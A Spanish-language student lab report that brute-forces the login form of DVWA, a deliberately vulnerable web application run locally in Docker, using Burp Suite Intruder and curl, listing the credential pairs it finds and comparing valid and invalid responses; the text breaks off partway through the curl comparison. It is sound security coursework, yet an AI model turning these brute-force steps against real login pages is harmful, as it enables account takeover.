

# Informe Laboratorio 2

## Sección 1

Diego Jaime Pastrián Márquez  
e-mail: diego.pastrian@mail\_udp.cl

Septiembre de 2024

## Índice

<b>1. Descripción de actividades</b>	<b>2</b>
<b>2. Desarrollo de actividades según criterio de rúbrica</b>	<b>3</b>
2.1. Levantamiento de docker para correr DVWA (dvwa) . . . . .	3
2.2. Redirección de puertos en docker (dvwa) . . . . .	3
2.3. Obtención de consulta a replicar (burp) . . . . .	5
2.4. Identificación de campos a modificar (burp) . . . . .	6
2.5. Obtención de diccionarios para el ataque (burp) . . . . .	7
2.6. Obtención de al menos 2 pares (burp) . . . . .	9
2.7. Obtención de código de inspect element (curl) . . . . .	11
2.8. Utilización de curl por terminal (curl) . . . . .	12
2.9. Demuestra 4 diferencias (curl) . . . . .	14
2.10. Instalación y versión a utilizar (hydra) . . . . .	16
2.11. Explicación de comando a utilizar (hydra) . . . . .	16
2.12. Obtención de al menos 2 pares (hydra) . . . . .	17
2.13. Explicación paquete curl (tráfico) . . . . .	17
2.14. Explicación paquete burp (tráfico) . . . . .	19
2.15. Explicación paquete hydra (tráfico) . . . . .	19
2.16. Mención de las diferencias (tráfico) . . . . .	20
2.17. Detección de SW (tráfico) . . . . .	21
2.18. Interacción con el formulario (python) . . . . .	22
2.19. Cabeceras HTTP (python) . . . . .	23
2.20. Obtención de al menos 2 pares (python) . . . . .	23
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python) . . . . .	24
2.22. Demuestra 4 métodos de mitigación (investigación) . . . . .	25

## 1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA

(Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
  - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
  - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
  - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
  - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
  - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

## 2. Desarrollo de actividades según criterio de rúbrica

### 2.1. Levantamiento de docker para correr DVWA (dvwa)

Para este laboratorio se utiliza la App DVWA (Damn Vulnerable Web App), la cual es ejecutada localmente utilizando docker. Primeramente se clona el código fuente de la aplicación directamente del repositorio github.

```
diegooo@diegooo:~/Escritorio/universidad/lab2_cripto$ git clone https://github.com/digininja/DVWA.git
Clonando en 'DVWA'...
remote: Enumerating objects: 4738, done.
remote: Counting objects: 100% (288/288), done.
remote: Compressing objects: 100% (169/169), done.
remote: Total 4738 (delta 153), reused 226 (delta 113), pack-reused 4450 (from 1)
Recibiendo objetos: 100% (4738/4738), 2.35 MiB | 2.31 MiB/s, listo.
Resolviendo deltas: 100% (2264/2264), listo.
```

Figura 1: Clonación del repositorio para la aplicación DVWA.

Una vez clonado el repositorio se procede a realizar y ejecutar los contenedores docker para correr localmente la aplicación.

```
diegooo@diegooo:~/Escritorio/criptografia/lab2/DVWA$ sudo docker run --rm -it -p 8080:80 vulnerables/web-dvwa
[sudo] contraseña para diegooo:
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2@H00558: apache2: Could not reliably determine the server's
  address 172.17.0.2. Set the 'ServerName' directive globally to suppress this message
. ok
--> /var/log/apache2/access.log <--
```

Figura 2: Comando para levantar los contenedores de DVWA.

En la Figura 2 se puede observar el levantamiento de los contenedores y las imágenes correspondientes.

### 2.2. Redirección de puertos en docker (dvwa)

Así, DVWA se encuentra ejecutando localmente en la dirección `http://localhost:8080/login.php`, donde el comando de la Figura 2 se puede observar que se mapea el puerto 8080 de la máquina local al puerto 80 del contenedor. Luego, se hace ingreso a la app con las credenciales obtenidas a raíz de la documentación: Username: admin, password : password.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 3: DVWA ejecutando.

Después del ingreso, es necesario configurar la database ( Figura 4) y la seguridad de la aplicación para la utilización de esta en el laboratorio.




Figura 4: Creación de la dataset.

La seguridad de esta aplicación puede configurarse entre 4 niveles posibles: Baja, media, alta e imposible. Para efectos de la realización de este laboratorio, se configura la seguridad de la aplicación en un nivel bajo.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

The screenshot shows the DVWA Security Level configuration page. At the top, it says "DVWA Security" with a padlock icon. Below that, it says "Security Level". It states that the security level is currently "impossible". A note says you can set the security level to low, medium, high or impossible. The note explains that the security level changes the vulnerability level of DVWA. There is a list of four levels: 1. Low - This security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques. 2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques. 3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions. 4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'. Below the list is a dropdown menu with "Low" selected, and a "Submit" button.

Figura 5: DVWA Security Level configurado a Low.

### 2.3. Obtención de consulta a replicar (burp)

Otra herramienta importante a utilizar es el software Burp Suite, la cual se utiliza para interceptar el tráfico y realizar un análisis sobre este. Además, realiza el ataque de fuerza bruta correspondiente y otras funciones relacionadas al flujo de datos en la internet. Al abrir Burp Suite, se activa la opción intercept para así interceptar los paquetes HTTP que salgan de la app DVWA. Para lo anterior, se hace ingreso en DVWA al apartado de “Vulnerability: Brute Force”. En esta sección existe un formulario de ingreso de sesión que va a servir para realizar el ataque de fuerza bruta. Se utilizan las mismas credenciales anteriores para realizar el login y así, en la interfaz de Burp Suite, se logra interceptar el paquete HTTP GET asociado al formulario.

The screenshot shows the DVWA Brute Force login screen and the Burp Suite interface. The DVWA screen shows a "Login" form with "Username: admin" and "Password: admin". The Burp Suite interface shows the "Proxy" tab active. In the "Intercept" section, "Intercept on" is checked. The "HTTP history" tab is selected. A table shows a single captured request: Time: 22:33:01, Type: HTTP, Direction: Request, Host: localhost, Method: GET, URL: http://localhost:8080/vulnerabilities/. The status code column is partially visible.

Figura 6: Paquete del formulario interceptado en Burp SUite.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Esta solicitud es enviada a Intruder haciendo click derecho en el paquete y seleccionando la opción “send to intruder”. Esto se hace para posteriormente realizar, en base a la estructura del paquete, el ataque de fuerza bruta.




Figura 7: Enter Caption

### 2.4. Identificación de campos a modificar (burp)

En la sección de Intruder, se selecciona el tipo de ataque cluster bomb. Los campos a modificar del paquete son “admin” y “password”, pues estos son los campos correspondientes a Username y Password que debemos ir variando para así, con el ataque de fuerza bruta, obtener dos variantes de usuario y contraseña válidos para el formulario. En la figura se observan estos campos destacados en el recuadro rojo.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

The screenshot shows the Burp Suite interface in the Proxy tab. A network request is displayed, showing a GET request to '/vulnerabilities/brute/?username=admin&password=123456&Login=Login'. The 'username' and 'password' parameters are highlighted with red boxes. The 'Start attack' button is visible at the top right.

Figura 8: Identificación de los campos a modificar en burpsuite.

### 2.5. Obtención de diccionarios para el ataque (burp)

Luego de haber identificado los campos a modificar para el ataque de fuerza bruta, se necesitan los respectivos diccionarios tanto para usuario como para contraseña.

- Para obtener los usuarios a utilizar, se inspecciona la página en el navegador( específicamente la imagen obtenida al logear con admin), obteniéndose así la ruta “/hackable/users” (Figura 9.).

The screenshot shows the Chrome DevTools Network tab. It displays a login form with fields for 'username' and 'password'. Below the form, the browser's developer tools show the source code of the page, specifically the line  which is highlighted with a red box.

Figura 9: Ruta “/hackable/users” en la inspección de la página.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Al visitar tal ruta, se observa lo presente en la Figura 10, donde se encuentran 4 nuevos posibles usuarios a utilizar: “1337”, “gordonb”, “pablo” y “smithy”.


### Index of /hackable/users

	<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
	<a href="#">Parent Directory</a>		-	
	 <a href="#">1337.jpg</a>	2018-10-12 17:44	3.6K	
	 <a href="#">admin.jpg</a>	2018-10-12 17:44	3.5K	
	 <a href="#">gordonb.jpg</a>	2018-10-12 17:44	3.0K	
	 <a href="#">pablo.jpg</a>	2018-10-12 17:44	2.9K	
	 <a href="#">smithy.jpg</a>	2018-10-12 17:44	4.3K	

Apache/2.4.25 (Debian) Server at localhost Port 8080

Figura 10: Usuarios posibles en la ruta “/hackable/users”

Así, en burpsuite se carga al payload 1 (que corresponde al campo que se rellena con el nombre de usuario) los usuarios encontrados. La realización de este proceso se puede observar en la Figura 11.



The screenshot shows the 'Payload sets' configuration in Burp Suite. Under 'Payload set', the dropdown shows '1'. Under 'Payload type', it says 'Simple list'. The main area displays a list of users: 1337, gordonb, pablo, and smithy. To the left of this list is a sidebar with buttons for Paste, Load ..., Remove, Clear, Deduplicate, and Add. Below the list is a dropdown menu for 'Add from list ... [Pro version only]'. A right-pointing arrow button is located to the right of the user list.

Figura 11: Usuarios cargados al payload 1.

- El diccionario de contraseñas obtenido se obtuvo a raíz del siguiente repositorio de github, el cual es un archivo .txt que dispone de un millón posibles contraseñas. Este se carga al payload 2 (que corresponde al campo al campo que se rellena con la contraseña).

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the ways.

Payload set: 2 Payload count: 886  
Payload type: Simple list Request count: 4,430

**Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	root
Load ...	admin
Remove	1234
Clear	user
Deduplicate	Administrator
Add	administrador
Enter a new item	
Add from list ... [Pro version only]	

Figura 12: Contraseñas cargadas al payload 2.

### 2.6. Obtención de al menos 2 pares (burp)

Ahora que se han cargado los usuarios junto a las posibles contraseñas en el campo de Intruder, se puede comenzar el ataque de fuerza bruta a realizar. Este ataque consiste en enviar peticiones HTTP al formulario con todas las posibles combinaciones entre los usuarios y las contraseñas dadas en los payloads. Para saber si el par usuario/contraseña son válidos, se puede observar dentro de la ventana del ataque de fuerza bruta el render de la respuesta obtenida para cada petición enviada.

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0	admin	123456	200	2		4741		
1	1337	123456	200	4		4702		
2	gordonb	123456	200	3		4702		
3	pablo	123456	200	3		4703		
4	smithy	123456	200	3		4702		
5	admin	password	200	4		4741		
6	1337	password	200	3		4702		
7	gordonb	password	200	3		4703		
8	pablo	password	200	4		4702		
9	smithy	password	200	5		4743		
10								

**Vulnerability: Brute Force**

**Login**

Username:   
Password:

Username and/or password incorrect.

Figura 13: Campo response para un ataque de fuerza bruta con una contraseña inválida.

El primer par usuario/contraseña válidos encontrados corresponde a:

- Usuario: smithy

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

---

- Contraseña: password

The screenshot shows a penetration testing interface with the following details:

**Results Table:**

Request	Payload 1	Payload 2	Status code	Response receiv...	Error	Timeout	Length	Comment
0			200	2			4/41	
1	admin	123456	200	3			4702	
2	1337	123456	200	4			4703	
3	gordonb	123456	200	3			4702	
4	pablo	123456	200	3			4703	
5	smithy	123456	200	3			4702	
6	admin	password	200	4			4741	
7	1337	password	200	3			4702	
8	gordonb	password	200	3			4702	
9	pablo	password	200	4			4702	
10	smithy	password	200	5			4743	

**Rendered Login Page:**

The login page displays the message "Welcome to the password protected area smithy" and a profile picture of a man.

Figura 14: Primer par usuario/contraseña encontrado.

El segundo par usuario/contraseña válidos encontrados corresponde a:

- Usuario: gordonb
- Contraseña: abc123

The screenshot shows a penetration testing interface with the following details:

**Results Table:**

Request	Payload 1	Payload 2	Status code	Response receiv...	Error	Timeout	Length	Comment
140	admin	123456	200	4			4/102	
147	1337	123456	200	4			4703	
148	gordonb	123456	200	4			4703	
149	pablo	123456	200	4			4703	
150	smithy	123456	200	4			4703	
61	admin	abc123	200	4			4703	
62	1337	abc123	200	3			4703	
63	gordonb	abc123	200	3			4745	
64	pablo	abc123	200	4			4703	
65	smithy	abc123	200	4			4703	

**Rendered Login Page:**

The login page displays the message "Welcome to the password protected area gordonb" and a profile picture of a man.

Figura 15: Segundo par usuario/contraseña encontrado.

El tercer par usuario/contraseña válidos encontrados corresponde a:

- Usuario: pablo
- Contraseña: letmein

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

The screenshot shows the 'Intruder attack results filter' interface. The 'Response' tab is selected. A table lists successful login attempts:

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
177	1337	killer	200	5		4	4703	
178	gordong	killer	200	4		4	4703	
179	pablo	killer	200	4		4	4703	
180	charley	killer	200	5		4	4703	
76	admin	letmein	200	4		4	4703	
77	1337	letmein	200	4		4	4703	
78	gordong	letmein	200	3		4	4703	
79	pablo	letmein	200	4		4	4741	
80	smithy	letmein	200	5		4	4703	
81	admin	master	200	4		4	4703	

The 'Response' pane displays a login form with fields for 'Password' and 'Login'. Below it, a message says 'Welcome to the password protected area pablo' with a small profile picture of a person. A red box highlights the successful login row in the table.

Figura 16: Tercer par usuario/contraseña encontrado.

El cuarto par usuario/contraseña válidos encontrados corresponde a:

- Usuario: 1337
- Contraseña: charley

The screenshot shows the 'Intruder attack results filter' interface. The 'Response' tab is selected. A table lists successful login attempts:

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
16	admin	qwerty	200	4		4	4702	
17	1337	qwerty	200	4		4	4702	
18	gordong	qwerty	200	2		2	4702	
19	pablo	qwerty	200	4		4	4702	
20	smithy	qwerty	200	4		4	4702	
21	admin	charley	200	3		3	4702	
22	1337	charley	200	6		6	4739	
23	gordong	charley	200	5		5	4703	
24	pablo	charley	200	6		6	4703	
25	smithy	charley	200	6		6	4703	

The 'Response' pane displays a login form with fields for 'Password' and 'Login'. Below it, a message says 'Welcome to the password protected area 1337' with a small profile picture of a person. A red box highlights the successful login row in the table.

Figura 17: Cuarto par usuario/contraseña encontrado.

### 2.7. Obtención de código de inspect element (curl)

A continuación se realiza una inspección de la página, específicamente en la sección de red, para así copiar la solicitud HTTP de un intento de inicio de sesión (uno utilizando credenciales válidas y otro utilizando credenciales inválidas) en el formulario de Brute Force de DVWA. La solicitud se copia como cURL (Para luego utilizarla en la consola con cURL).

- Para el inicio de sesión válido:

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA




Figura 18: Copia como cURL de una petición de login válida.

- Para el inicio de sesión inválido:




Figura 19: Copia como cURL de una petición de login inválida.

### 2.8. Utilización de curl por terminal (curl)

Ambas peticiones curl obtenidas anteriormente se pegan en la terminal para así visualizar y posteriormente comparar las respuestas para ambas peticiones.

- Para la petición con credenciales válidas: Se pega en la terminal lo obtenido por la inspección de la pagina. Se puede observar a continuación un extracto de la consola.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
diego@diego:~/Escritorio/universidad/lab2_cripto/DWA$ curl 'http://localhost:8080/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7'
\H 'Accept-Language: es-419'
\H 'Cookie: PHPSESSID=upl0asrq54rvlo5tt7adklmc30; security=low'
\H 'Proxy-Connection: keep-alive'
\H 'Referer: http://localhost:8080/vulnerabilities/brute/?username=dos&password=tres&Login=Login'
\H 'Sec-Fetch-Dest: document'
\H 'Sec-Fetch-Mode: navigate'
\H 'Sec-Fetch-Site: same-origin'
\H 'Sec-Fetch-User: ?1'
\H 'Upgrade-Insecure-Requests: 1'
\H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36'
\H 'sec-ch-ua: "Chromium";v="127", "Not A Brand";v="99"'
\H 'sec-ch-ua-mobile: ?0'
\H 'sec-ch-ua-platform: "Linux"'
curl 'http://localhost:8080/dwa/css/main.css'
\H 'sec-ch-ua: "Chromium";v="127", "Not A Brand";v="99"'
\H 'Referer: http://localhost:8080/vulnerabilities/brute/?username=admin&password=password&Login=Login'
\H 'Accept-Language: es-419'
\H 'sec-ch-ua-mobile: ?0'
\H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36'
\H 'sec-ch-ua-platform: "Linux"'
curl 'http://localhost:8080/dwa/js/dwvaPage.js'
\H 'sec-ch-ua: "Chromium";v="127", "Not A Brand";v="99"'
\H 'Referer: http://localhost:8080/vulnerabilities/brute/?username=admin&password=password&Login=Login'
```

Figura 20: Comando cURL por consola para la petición válida.

A raíz de lo anterior, se obtiene por consola el código HTML correspondiente a la respuesta dada por la página. En la figura se puede observar un pequeño extracto de la respuesta obtenida por consola.

```
<div class="vulnerable_code_area">
<h2>Login</h2>

<form action="#" method="GET">
    Username:<br />
    <input type="text" name="username"><br />
    Password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password"><br />
    <br />
    <input type="submit" value="Login" name="Login">

</form>
<p>Welcome to the password protected area admin</p>
</div>

<h2>More Information</h2>
<ul>
    <li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a></li>
        <li><a href="https://www.owasp.org/index.php/Brute_Force_Attacks#Brute_Force_Implementation">https://www.owasp.org/index.php/Brute_Force_Attacks#Brute_Force_Implementation</a></li>
</ul>
```

Figura 21: Respuesta cURL obtenida por consola para la petición válida.

- Para la petición con credenciales inválidas: Se pega en la terminal lo obtenido por la inspección de la pagina. Se puede observar a continuación un extracto de la consola para lo anterior.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
diego@diego:~/Escritorio/universidad/lab2_cripto/DVWA$ curl 'http://localhost:8080/vulnerabilities/brute/'\n?username=hola&password=undostres&Login=Login'\n-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7'\n-H 'Accept-Language: es-419'\n-H 'Cookie: PHPSESSID=upi0asrq54rvlo5tt7adklmc30; security=low'\n-H 'Proxy-Connection: keep-alive'\n-H 'Referer: http://localhost:8080/vulnerabilities/brute/?username=admin&password=password&Login=Login'\n-H 'Sec-Fetch-Dest: document'\n-H 'Sec-Fetch-Mode: navigate'\n-H 'Sec-Fetch-Site: same-origin'\n-H 'Sec-Fetch-User: ?1'\n-H 'Upgrade-Insecure-Requests: 1'\n-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36'\n-H 'sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"\n-H 'sec-ch-ua-mobile: ?0'\n-H 'sec-ch-ua-platform: "Linux"'
```

Figura 22: Comando cURL por consola para la petición inválida.

A raíz de lo anterior, se obtiene por consola el código HTML correspondiente a la respuesta dada por la página. En la figura se puede observar un pequeño extracto de la respuesta obtenida por consola.

```
<div class="vulnerable_code_area">\n    <h2>Login</h2>\n\n    <form action="#" method="GET">\n        Username:<br />\n        <input type="text" name="username"><br />\n        Password:<br />\n        <input type="password" AUTOCOMPLETE="off" name="password"><br />\n        <br />\n        <input type="submit" value="Login" name="Login">\n    </form>\n    <pre><br />Username and/or password incorrect.</pre>\n</div>\n\n    <h2>More Information</h2>\n    <ul>\n        <li><a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)</a></li>\n        <li><a href="http://www.symantec.com/connect/articles/password-crackers-ensuring-security-y...</a></li>\n    </ul>
```

Figura 23: Respuesta cURL por consola obtenida para la petición inválida.

### 2.9. Demuestra 4 diferencias (curl)

Como es de esperar, el mensaje de respuesta obtenido para ambas peticiones cURL es distinto. A continuación se observarán 4 diferencias.

- Para el login válido se obtiene un mensaje de respuesta en el html distinto que para el login inválido. Estos mensajes se pueden observar en las siguientes figuras.

```
</form>\n<pre><br />Username and/or password incorrect.</pre>\n</div>
```

Figura 24: Respuesta ante login inválido.

## 2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

```
</form>
<p>Welcome to the password protected area admin</p>
</div>
```

Figura 25: Respuesta ante login válido.

- Otra diferencia encontrada es el contenido dinámico presente en el inicio de sesión válido. Esto se puede observar en las respuestas obtenidas, donde en el caso del inicio de sesión válido mostrado en la Figura 25, se incluye una ruta que hace referencia a una imagen. Esta imagen se muestra en cada inicio de sesión exitoso asociado con el usuario autenticado, siendo dinámica para cada usuario distinto, mientras que en el caso de un inicio de sesión inválido, no existe imagen alguna.
- El URL de la request evidentemente es distinto para ambos casos, ya que cada petición trata con credenciales diferentes que se pueden evidenciar para los campos “username” y “password” .

```
